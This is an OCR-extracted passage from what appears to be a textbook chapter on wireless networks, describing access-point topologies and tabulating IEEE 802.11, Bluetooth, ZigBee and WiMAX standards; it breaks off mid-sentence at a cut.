

Figure 16.1: Extension to a wired network

- **Multiple Access Points**

  This type of network connects computers wirelessly using multiple APs. If a single AP cannot cover an area, multiple APs or extension points can be established.

  The wireless area of each AP must overlap its neighbor's area. This provides users the ability to move around seamlessly using a feature called roaming. Some manufacturers develop extension points that act as wireless relays, extending the range of a single AP. Multiple extension points can be strung together to provide wireless access to locations far from the central AP.



Figure 16.2: Multiple access points

- **LAN-to-LAN Wireless Network**

  APs provide wireless connectivity to local computers, and local computers on different networks can be interconnected. All hardware APs have the capability to interconnect with other hardware APs. However, interconnecting LANs over wireless connections is a complex task.



Figure 16.3: LAN-to-LAN wireless network

- **3G/4G Hotspot**

  A 3G/4G hotspot is a type of wireless network that provides Wi-Fi access to Wi-Fi-enabled devices, including MP3 players, notebooks, tablets, cameras, PDAs, netbooks, and more.

Wireless Standards

Amendments	Frequency (GHz)	Modulation	Speed (Mbps)	Range (Meters)
802.11 (Wi-Fi)	2.4	DSSS, FHSS	1, 2	20 – 100
802.11a	5	OFDM	6, 9, 12, 18, 24, 36, 48, 54	35 – 100
	3.7			5000
802.11b	2.4	DSSS	1, 2, 5.5, 11	35 – 140
802.11d	It is an enhancement to 802.11a and 802.11b that enables global portability by allowing variations in frequencies, power levels, and bandwidth			
802.11e	It provides guidance for prioritization of data, voice, and video transmissions enabling QoS			
802.11g	2.4	OFDM	6, 9, 12, 18, 24, 36, 48, 54	38 – 140
802.11i	A standard for wireless local area networks (WLANs) that provides improved encryption for networks that use 802.11a, 802.11b, and 802.11g standards; defines WPA2-Enterprise/WPA2-Personal for Wi-Fi			
802.11n	2.4, 5	MIMO-OFDM	54 – 600	70 – 250
802.15.1 (Bluetooth)	2.4	GFSK, π/4-DPSK, 8DPSK	25 – 50	10 – 240
802.15.4 (ZigBee)	0.868, 0.915, 2.4	O-QPSK, GFSK, BPSK	0.02, 0.04, 0.25	1 – 100
802.16 (WiMAX)	2 – 11	SOFDMA	34 – 1000	1609.34 - 9656.06 (1-6 miles)

Wireless Standards

IEEE Standard 802.11 has evolved from a standard for a basic wireless extension to wired LAN to a mature protocol that supports enterprise authentication, strong encryption, and quality of service. When introduced in 1997, the WLAN standard specified operation at 1 and 2 Mbps in the 